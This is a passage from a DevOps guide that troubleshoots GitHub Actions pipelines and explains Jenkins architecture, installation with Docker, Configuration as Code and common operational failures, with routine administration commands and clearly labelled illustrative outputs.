Prevention. Print `steps.cache.outputs.cache-hit` in the log of a pilot run, watch the cache size, and avoid caching directories that change on every build (such as `target/`).

Problem: the pipeline takes 25 minutes

Scenario. A pull request check takes 25 minutes and developers merge without waiting for it.

Symptoms. The run page shows one job with a long Maven step; the time between push and green check exceeds the attention span of the author.

Diagnosis. Timing is read per step in the run page. The split in this example (assumed values): checkout and JDK setup 1 minute, dependency download 4, compile 1, unit tests 3, integration tests 12, Docker build 4. Everything runs sequentially in one job without a cache.

Fix. Apply the measures in the order of their yield. Cache dependencies. Split into parallel jobs: compile and unit tests in a fast job (about five minutes), integration tests in a second job, the Docker build in a third with the Buildx cache (`cache-from: type=gha`). Run expensive extras on `push` to `main` or nightly instead of on every pull request. Cancel superseded runs with `concurrency`. Consider sharding tests across a matrix only after those measures.

Prevention. Set a budget (for example, the check must finish in ten minutes), review the slowest step each month, and treat a growing pipeline like growing code: refactor it.

Problem: docker push is denied

Scenario. The image build succeeds and the push to `ghcr.io` fails.

Symptoms. The log shows `denied: permission_denied: write_package` or `unauthorized`.

Diagnosis. The login step is checked first: the registry must be `ghcr.io`, the username `${{ github.actor }}` and the password `${{ secrets.GITHUB_TOKEN }}`. Then the job permissions are read from the "Set up job" section: `packages` must be `write`. Then the package settings: a package that was first pushed by a personal access token or from another repository may not be linked to this repository, so the repository's `GITHUB_TOKEN` has no write access.

Root cause. One of three: the job has `permissions: contents: read` only (the token cannot write packages), the package exists and is not connected to the repository (the GHCR documentation states that an image pushed from the command line is not linked to a repository by default and recommends the `org.opencontainers.image.source` label), or the event is a pull request from a fork, where the token is read-only.

Fix. Add `packages: write` to the job that pushes. Add the OCI source label (the metadata action sets it from the repository) and grant the repository access under the package settings if the package pre-exists. Do not push on `pull_request` events, as in the workflow: `push: ${{ github.event_name != 'pull_request' }}` and a conditional login step.

Prevention. Keep image publishing in one workflow that runs on `push` to `main` and tags, give only that job `packages: write`, and test the first publish with a throw-away tag.

Problem: the runner runs out of disk space

Scenario. The Docker build for the image fails halfway.

Symptoms. `No space left on device` in the log of a build, a Maven step or the artifact upload.

Diagnosis. A step that prints `df -h` and `docker system df` before and after the build shows the consumption. The standard hosted runner has 14 GB of SSD (per docs.github.com, consulted October 2026).

Root cause. A large build context (`COPY . .` including `target/` and `.git`), several images and layers, caches and test data share 14 GB.

Fix. Add a `.dockerignore` that excludes `target/`, `.git/` and logs; use a multi-stage build; delete what is no longer needed (`docker system prune -af` is acceptable on a disposable hosted runner and never on a shared self-hosted one); split a heavy job; or use a larger runner, which is billed.

Prevention. Print disk usage in the pipeline, keep images small (see the Part on containers), and set a size budget for the image that fails the job when it is exceeded.

Problem: the tag was pushed and the release workflow did not start

Scenario. A release job creates the tag `v1.4.0` automatically after a version bump. The workflow `release.yml` with `on: push: tags: ["v*"]` does not run.

Symptoms. The tag exists on GitHub. No run appears for it.

Diagnosis. Three causes are checked. (1) The tag was pushed with `GITHUB_TOKEN`, for example by a step in another workflow; events caused by that token do not start workflows, except `workflow_dispatch` and `repository_dispatch`. (2) The tag name does not match the filter: `tags: ["v*"]` matches `v1.4.0` and does not match `1.4.0` or `release-1.4.0`. (3) The workflow file does not exist at the tagged commit: a tag runs the workflow definition of the tagged commit, so a tag created on a commit that precedes the workflow file never triggers it. The `paths` filter is not a cause, because path filters are not evaluated for tag pushes; but a `push` trigger that defines only `branches` never matches tags.

Root cause. In the case at hand, the tag was created by a workflow step that authenticates with `GITHUB_TOKEN`; the recursion guard suppressed the event.

Fix. Create the tag as a user: from a developer machine with `git push origin v1.4.0`, with a personal access token or a GitHub App token stored as a secret for the tagging step, or by creating the release in the web interface, which creates the tag as the user. Alternatively make the tagging workflow end with an explicit call to start the release workflow through `workflow_dispatch`, which is exempt from the guard.

Prevention. Keep the release trigger on a tag pushed by a human or by an identity that is not `GITHUB_TOKEN`, document the convention (`v` followed by a semantic version), and protect tags matching `v*` with a tag protection or ruleset so that only maintainers can create them.

3.4.5 Questions to expect

1. **What is a matrix strategy, and when is `fail-fast: false` chosen?** A matrix expands one job definition into one job per combination of values (for example JDK 17, 21, 25). `fail-fast` defaults to true, which cancels the rest when one job fails; false lets every combination finish, which shows all failing versions in one run.
2. **How does `actions/cache` decide which cache to restore?** An exact match on `key` first, then prefix matches and the `restore-keys` entries in order (most recent first), and the same on the default branch. Caches are immutable; a new key is required for new contents. `cache-hit` is true only for an exact match.
3. **How is an image tagged in a delivery pipeline, and why by digest in deployment?** With the commit SHA (immutable), the semantic version for releases, and optionally the branch name; a deployment references the digest because tags are movable pointers while the digest identifies the exact content.
4. **What are environments for?** They group deployment secrets, variables and protection rules (required reviewers, wait timer, branch restrictions). A job that references an environment waits until the rules pass, and receives the environment's secrets only after that.
5. **Reusable workflow or composite action?** A reusable workflow is called from a job, contains jobs and chooses runners, so it suits standard pipelines. A composite action is called from a step and bundles steps on the caller's runner, so it suits small repeated sequences.
6. **What is OIDC in GitHub Actions and what problem does it solve?** The job obtains a short-lived signed token from GitHub, and the cloud provider, which trusts GitHub for conditions on the token claims, exchanges it for temporary credentials. It removes long-lived cloud keys from the repository secrets and limits access to a repository, ref or environment.
7. **How can a `run` step be exploited by a pull request title, and how is it prevented?** Expressions are substituted into the script text, so a crafted title can add commands. The value is passed through an environment variable so that the script text stays constant.
8. **Why is a self-hosted runner risky?** It executes workflow code on a machine owned by the organisation, possibly with network access and persistent state. Untrusted pull requests must not run on it. Ephemeral runners, restricted groups and minimal access reduce the risk.

KEY POINTS

Key points

- Matrices multiply one job definition over values; use `fail-fast: false` to see all failures and give artifacts unique names.
- Caches are keyed and immutable, restored by exact key, then prefix and `restore-keys`; the key must change when the dependency definition changes and not on every run.
- Build the image once, push with `GITHUB_TOKEN` and `packages: write`, tag by SHA and version, and deploy by digest; pull requests build without pushing.
- Environments hold secrets and approval rules for deployment; required reviewers turn continuous deployment into continuous delivery.
- Reusable workflows share jobs, composite actions share steps, and OIDC replaces stored cloud keys by short-lived credentials restricted through the token claims.
- Treat workflow code as production code: least-privilege permissions, no expression substitution of untrusted input into scripts, pinned and updated actions, ephemeral self-hosted runners.
- Free allowances, limits and prices change: read the billing and limits pages again before a budget decision.

3.5 Jenkins: Architecture and Operation

A continuous integration server has to do four things that a developer laptop cannot do reliably: start a build on every change without human action, run it on a machine with a known operating system and JDK, keep the history of every result, and hold the credentials needed to publish and deploy. Jenkins is an open-source automation server that performs these tasks and is extended through plugins (per jenkins.io documentation, consulted October 2026). It is installed and operated by the team that uses it, which is the central difference from a hosted service and the reason this chapter spends most of its length on architecture and operation rather than on pipeline syntax. The pipeline syntax follows in the next chapter; the comparison with GitHub Actions follows after that.

The running example is the `orders-service` application (Spring Boot 3, Java 21, Maven, PostgreSQL) used throughout this guide. The concepts of continuous integration, pipeline stages and artifacts are defined in the earlier chapters of this Part and are not repeated here.

NOTE

Jenkins could not be installed on the build machine used to prepare this guide, because the machine has no internet access. Every Jenkins configuration, console output and screen description in this chapter is therefore labelled either `illustrative configuration (not run)` or `typical output (not run on the build machine)`. Facts about versions and behaviour were checked against jenkins.io and are cited with the month of consultation (October 2026). Anything taken from memory is marked `from memory, verify before use`.

3.5.1 Concept and mechanism

Controller, nodes, agents and executors

Four terms recur in all Jenkins documentation, and they are defined on the jenkins.io page on managing nodes (consulted October 2026).

Term	Meaning	Practical consequence
`Controller`	The Jenkins service itself, installed on one host. Serves HTTP, holds configuration, decides how, when and where tasks run.	A single point of failure and the place where secrets and history live.
`Node`	A machine on which build agents can run.	Monitored for disk, temp space, swap, clock and response time; taken offline when a threshold is crossed.
`Agent`	A small Java client process that runs tasks on behalf of the controller, on any operating system that supports Java.	The tools used by a build (JDK, Maven, Docker, kubectl) must exist on the agent, not on the controller.
`Executor`	A slot for running a task, effectively a thread in the agent.	The number of executors on a node is the number of concurrent tasks (or Pipeline stages with an agent) on that node.

Core Jenkins terms.

The relation between these parts is shown in the following figure. Users, webhooks and scripts talk only to the controller. The controller never compiles code itself in a well-run installation; it schedules work and the agents perform it.




Figure 3.23. Controller, long-lived agents (inbound and SSH) and ephemeral agents; build tools and network access to SCM, registry and deployment targets are needed on the agents, while configuration, queue, credentials and history stay on the controller.

The controller also contains a built-in node, which runs tasks inside the controller process. The jenkins.io documentation describes running tasks there as "discouraged for security, performance, and scalability reasons", and setting its executor count to 0 disables task execution on it. The `numExecutors: 0` line in the configuration-as-code example later in this chapter applies this recommendation. The reason is concrete: a build step running on the built-in node executes with the operating-system permissions of the Jenkins process and can read `JENKINS_HOME`, including the encrypted credentials and the keys that decrypt them.

For the number of executors per agent, the same page gives three levels of caution: one executor per node is the safest setting, one executor per CPU core can work if the tasks are small, and with several executors the I/O, CPU load and memory must be watched closely. A Maven build of a Spring Boot service with PostgreSQL integration tests is neither small nor I/O-free, so one or two executors on a 2-CPU agent is a reasonable starting value.

Labels and how a build finds its agent

A label is a tag attached to an agent in its configuration, for example `maven-jdk21` or `deploy`. A job or stage requests a label (`agent { label 'maven-jdk21' }`), and the controller places the build in the queue until an executor on a matching agent is free. Labels describe capabilities (operating system, installed JDK, GPU, network zone), so that a pipeline never names a particular machine. Replacing a machine then requires no change to any Jenkinsfile.




Figure 3.24. Lifecycle of a build: the queue is where a build waits when no agent with the requested label has a free executor, which is the first place to look when a build does not start.

Inbound and SSH agents

An agent is attached to the controller in one of two directions, and the choice is mostly a question of which side of a firewall is allowed to open connections.

- **SSH agent.** The controller opens an SSH connection to the agent host (an SSH credential is stored in Jenkins) and starts the agent process there. The jenkins.io page on using agents demonstrates this with the `jenkins/ssh-agent` image, which receives the public key through the `JENKINS_AGENT_SSH_PUBKEY` environment variable. The agent host must accept inbound SSH from the controller.
- **Inbound agent.** The agent process (`agent.jar`) is started on the agent host and connects to the controller, using a secret issued by the controller for that node. Per the security guidance on jenkins.io, the inbound TCP agent port is disabled by default; since Jenkins 2.217 inbound agents can instead use the WebSocket transport, which needs no extra TCP port. Only outbound access from the agent to the controller is required.




Figure 3.25. Direction of connection establishment: in the inbound case the agent network only needs outbound access, in the SSH case the controller needs a route to port 22 of every agent.

Ephemeral agents in Docker or Kubernetes

A long-lived agent accumulates state: stale workspaces, a modified `~/.m2`, a tool upgraded by hand. Builds then pass on one agent and fail on another. An ephemeral agent is created for one build (or a few) and deleted afterwards, so each build starts from the same image. Jenkins supports this through cloud plugins (a Docker cloud, or the Kubernetes plugin, which starts a pod per build) and, inside a Declarative Pipeline, through a container agent such as `agent { docker 'maven:3.9.3-eclipse-temurin-17' }`, an example taken from the jenkins.io pipeline syntax page. That form requires the Docker Pipeline plugin and a Docker daemon on the agent (from memory, verify before use). Running Docker-in-Docker or mounting the Docker socket into an agent has security consequences covered in the Docker part of this guide; mounting `/var/run/docker.sock` gives a build root-equivalent control of the host.

Jobs, pipelines and multibranch projects

A job is the unit that Jenkins schedules. Four kinds are common.




Figure 3.26. Job types: Freestyle and single Pipeline jobs are configured one by one; a Multibranch project creates one Pipeline job per branch and pull request that contains a Jenkinsfile, and an organization folder creates Multibranch projects for each repository of an organization.

- **Freestyle job.** Steps are configured in the web UI and stored in the job's `config.xml` on the controller. There is no Jenkinsfile, so the configuration is not reviewed through pull requests and is difficult to reproduce. It remains common in older installations.
- **Pipeline job.** The job runs one Jenkinsfile, either pasted into the UI or loaded from source control with "Pipeline script from SCM". The page on getting started with Pipeline states that defining the Pipeline in a `Jenkinsfile` loaded from source control is generally considered best practice.
- **Multibranch Pipeline.** Jenkins scans a repository and creates an item for every branch that contains a `Jenkinsfile` (per the multibranch documentation, October 2026). Pull requests appear as items when a branch source plugin for GitHub, Bitbucket, GitLab or Gitea is used. The `BRANCH_NAME` and `CHANGE_ID` variables identify the branch and the pull request number inside the build.
- **Organization folder.** Monitors a whole GitHub, Bitbucket, GitLab or Gitea organization and creates a Multibranch project for each repository that has a Jenkinsfile.

Plugins

The Jenkins core is small. Source control access, credentials binding, Pipeline itself, JUnit report parsing, SonarQube integration, Docker agents and Kubernetes agents are all plugins. The plugin index at plugins.jenkins.io advertised "2300+" community-contributed plugins when consulted in October 2026. Plugins are installed under **Manage Jenkins > Plugins**; they download with their dependencies from the Update Center, and Jenkins checks for updates every 24 hours (per the jenkins.io plugin management page). Two consequences matter for operations. First, a plugin runs inside the controller JVM with the full privileges of the Jenkins process, so a vulnerable plugin is a vulnerability of the controller. The jenkins.io security advisory index lists advisories at irregular intervals, several in some months, and most of the advisories listed there concern plugins. Second, plugins depend on each other and on a minimum core version, so a single update can pull in changes to several others. Both consequences motivate the upgrade discipline described in the problems section below.

The Jenkins home directory

All persistent state of a controller lives under one directory, `JENKINS_HOME`. Its location is `/var/lib/jenkins` for the Debian and RPM packages and `/var/jenkins_home` in the official container image (per the installation pages on jenkins.io).




Figure 3.27. Contents of JENKINS_HOME and their role in backup: configuration and job definitions must be backed up, build records grow without bound and need pruning, and the secrets directory must be protected and stored separately.

The jenkins.io page on backups states that backing up the entire directory preserves the whole controller and that restoring is a copy to the new system. It lists what can be excluded: checked-out sources under `workspace`, and the `war`, `cache` and `tools` directories, which are recreated. It also states that the controller key `master.key` must not be included in a regular backup and is to be stored separately in a very secure location, because it is needed for a full restore. The page recommends filesystem snapshots for consistency, notes that thinBackup is the only open-source backup plugin currently maintained, and recommends validating backups by restoring to a temporary directory and starting Jenkins on a different HTTP port.

Releases and Java versions

Jenkins publishes weekly releases and Long-Term Support (LTS) releases. The jenkins.io LTS page describes the cadence: every 12 weeks the community selects a recent release as the next baseline, and each baseline receives three LTS releases (X.1, X.2, X.3), each preceded by a release candidate two weeks earlier. A production controller normally follows LTS. Per the Jenkins changelog consulted in October 2026, the most recent LTS listed is 2.580.1 (30 September 2026), and the changelog states that Java 21 or Java 25 is required from LTS 2.555.1 onward and that Java 17 is not supported from that release. The Java support policy page lists Java 21 with planned end of support in September 2027 and Java 25 with planned end of support in September 2029. The version numbers above will be outdated when this text is read; the pages https://www.jenkins.io/download/lts/ and https://www.jenkins.io/changelog-stable/ are the sources to consult before an installation.

Security basics

Four mechanisms form the minimum security configuration, and all four are described in the jenkins.io security documentation.

1. **Authentication (security realm).** Jenkins' own user database is the default. Larger organizations connect LDAP or Active Directory, or single sign-on through SAML or OIDC plugins.
2. **Authorization.** The documentation advises against "Anyone can do anything" and "Legacy mode" for anything other than a local test controller. Matrix-based security assigns permissions per user and per group and is recommended as the starting point for production; it requires the Matrix Authorization Strategy plugin. Project-based matrix adds a permission list per project. Permissions are cumulative across the user, the user's groups and the "authenticated" and "anonymous" entries. The Role-based Authorization Strategy plugin supports role schemes.
3. **Credentials store.** Credentials are stored encrypted on the controller and referenced in pipelines only by ID. The Credentials Binding plugin supports secret text, username and password, secret file, SSH username with private key, certificate and Docker host certificate types. Masking of values in the console log reduces accidental exposure only, and the documentation warns against allowing untrusted pipelines to use trusted credentials.
4. **Isolation of builds from the controller.** Zero executors on the built-in node, agents with the minimum network access needed, and no inbound agent TCP port unless required.

3.5.2 Worked example

The following sequence installs a controller from the official container image and connects one inbound agent. The commands follow the jenkins.io Docker installation page (consulted October 2026); the output is representative and was not produced on the build machine.

Start a Jenkins LTS controller in Docker (typical output, not run on the build machine) TERMINAL

```
$ docker run --name jenkins --restart=on-failure --detach \
    --publish 8080:8080 --publish 50000:50000 \
    --volume jenkins-data:/var/jenkins_home \
    jenkins/jenkins:lts-jdk21
3f0c9d2a41b7e0a8c6d5b1f27a9e4c3d8b6a5f10e2c7d9b4a1f3e6c8d0b2a579
$ docker logs jenkins 2>&1 | grep -A3 "initial setup"
Jenkins initial setup is required. An admin user has been created and a password generated.
Please use the following password to proceed to installation:

a8b1f0c2d3e44f5a9b6c7d8e9f0a1b2c
```

Port 8080 serves the web interface and port 50000 serves inbound TCP agents (the page notes both). The named volume `jenkins-data` keeps `JENKINS_HOME` when the container is replaced, which is what makes an upgrade a matter of starting a newer image against the same volume.

The setup wizard in the browser at `http://localhost:8080` asks for the initial administrator password (also at `/var/jenkins_home/secrets/initialAdminPassword`), offers to install a suggested set of plugins and then asks for the first administrator account. After the wizard, the following steps prepare the controller for `orders-service`.

1. Under **Manage Jenkins > Nodes**, open the built-in node and set the number of executors to 0.
2. Create a permanent agent named `maven-agent-1` with remote root directory `/home/jenkins/agent`, label `maven-jdk21`, launch method "Launch agent by connecting it to the controller".
3. On the agent host (with JDK 21, Maven and Git installed), run the command shown on the node's status page. Its general form is the following (flag names from memory, verify before use against the page shown by the controller).

Start the inbound agent on the agent host (illustrative, not run) TERMINAL

```
$ java -jar agent.jar -url http://jenkins.example.com:8080/ \
    -secret 7c1e...redacted -name maven-agent-1 \
    -webSocket -workDir /home/jenkins/agent
INFO: Using /home/jenkins/agent/remoting as a remoting work directory
INFO: Connected
```

1. Create a Pipeline job from the repository containing the `Jenkinsfile` of `orders-service` (the file is developed in the next chapter) and start a build. The build appears in the queue, is assigned to `maven-agent-1` because of the label, and runs.

The same controller can be described as code with the Configuration as Code plugin (JCasC), so that the setup above is reproducible. JCasC reads YAML from the location named by the `CASC_JENKINS_CONFIG` variable (a folder, a file or a URL) and applies it at startup, according to the jenkins.io page on the plugin. The file has the top-level sections `jenkins`, `tool`, `unclassified` and `credentials`.

jenkins.yaml (illustrative configuration, not run; YAML syntax checked with PyYAML) YAML

```yaml
jenkins:
  systemMessage: "orders-service CI, managed by Configuration as Code"
  numExecutors: 0
  securityRealm:
    local:
      allowsSignup: false
      users:
        - id: "admin"
          password: "${ADMIN_PASSWORD}"
  authorizationStrategy:
    globalMatrix:
      entries:
        - user:
            name: "admin"
            permissions:
              - "Overall/Administer"
        - group:
            name: "authenticated"
            permissions:
              - "Overall/Read"
```

jenkins.yaml (illustrative configuration, not run; YAML syntax checked with PyYAML) (continued) YAML

```yaml
              - "Job/Read"
              - "Job/Build"
  nodes:
    - permanent:
        name: "maven-agent-1"
        remoteFS: "/home/jenkins/agent"
        numExecutors: 2
        labelString: "maven-jdk21"
        launcher:
          inbound:
            workDirSettings:
              disabled: false
              internalDir: "remoting"
              failIfWorkDirIsMissing: false
unclassified:
  location:
    url: "https://jenkins.example.com/"
credentials:
  system:
    domainCredentials:
      - credentials:
          - usernamePassword:
              scope: GLOBAL
              id: "ghcr-push"
              username: "ci-bot"
              password: "${GHCR_TOKEN}"
```

The YAML parses as valid YAML (`yaml.safe_load` succeeded on the build machine). The plugin's own schema, in particular the `globalMatrix` entry layout and the `inbound` launcher keys, was not validated, because the plugin could not be installed; the reference page generated by the running controller (**Manage Jenkins > Configuration as Code > Documentation**) is the authority. The jenkins.io page states that the plugin does not cover secret handling and that the `credentials` section may be deleted from the file. The example therefore uses `${GHCR_TOKEN}` placeholders that JCasC resolves from environment variables, so that no secret is written into the repository that holds the file.

3.5.3 Hands-on

Objective: observe label matching, the queue and the effect of zero executors on the built-in node. A laptop with Docker and a second terminal are sufficient.

1. Start the controller with the `docker run` command above and complete the setup wizard.
2. Create a Freestyle job named `whoami` with the single build step "Execute shell": `hostname; echo "executors: $EXECUTOR_NUMBER"`. Run it. The console output shows the container's host name, because the build ran on the built-in node.
3. Set the built-in node to 0 executors and run the job again. The build now stays in the queue. The queue entry shows a message such as "Waiting for next available executor".
4. Create an inbound agent with the label `maven-jdk21` (a second container or a local `java -jar agent.jar` command works). Restrict the job to that label under "Restrict where this project can be run". The queued build starts as soon as the agent connects.
5. Stop the agent and start another build. Record the message shown in the queue. This is the signature of a missing agent and the first symptom in the first problem below.

Expected result: step 3 produces a build that never starts; step 4 starts it; the console output of step 4 shows the agent's host name rather than the controller's.

3.5.4 Real-world problems and solutions

Problem 1: an agent goes offline and builds wait

Scenario. Builds of `orders-service` begin to take over an hour to start. Only `maven-agent-1` carries the label `maven-jdk21`.

Symptoms. The queue shows builds with the reason "Waiting for next available executor" or "There are no nodes with the label". The agent appears with a red icon on the **Nodes** page.

Diagnosis. The node page shows why it is offline: a disconnected inbound agent (process stopped), a failed SSH launch (the log on the node page shows the exception), or a node taken offline by the monitors for low disk space or

temp space. On the agent host, `systemctl status` of the service running `agent.jar` and `df -h` give the second half of the answer.

Root cause. In the typical case the agent host ran out of disk because workspaces and Maven repositories accumulated, Jenkins' disk-space monitor took the node offline, and no second agent carried the label.

Fix. Free space (delete old workspaces, `docker system prune` on that agent only after checking nothing else uses it), then bring the node back online from its page. Restart the agent service if the process had stopped.

Prevention. At least two agents per label, so that one failure reduces capacity rather than stopping the line. Workspace cleanup in the pipeline (`cleanWs()` in a `post` block) and a periodic cleanup job. Ephemeral agents remove this failure class entirely.

Problem 2: a plugin upgrade breaks pipelines

Scenario. After the weekly plugin update, every build fails at the first stage with an error from a Pipeline step that worked the day before.

Symptoms. Console output ends with an exception naming a plugin class or a missing step (`No such DSL method`), or the controller logs a plugin loading failure at start.

Diagnosis. The **Manage Jenkins > Plugins > Installed** page lists plugin versions; comparing with the previous state (the `.jpi` files in the backup, or the plugin list recorded in version control) identifies the update. The system log shows plugin load errors and missing dependencies.

Root cause. A plugin update changed behaviour or required a newer version of a dependent plugin, and several plugins were updated together without testing against the real pipelines. Plugins share the controller JVM, so an incompatibility is controller-wide.

Fix. Roll back by restoring the previous plugin files from backup (the jenkins.io page notes that older versions can be installed by copying a `.jpi` file into `JENKINS_HOME/plugins`, with a restart), then update one plugin at a time.

Prevention. Record the plugin list in version control (the container image build with a plugin list, or JCasC plus a plugin list file). Keep a staging controller restored from the production backup and apply updates there first. Take a `JENKINS_HOME` snapshot before each update.

Problem 3: the controller disk fills

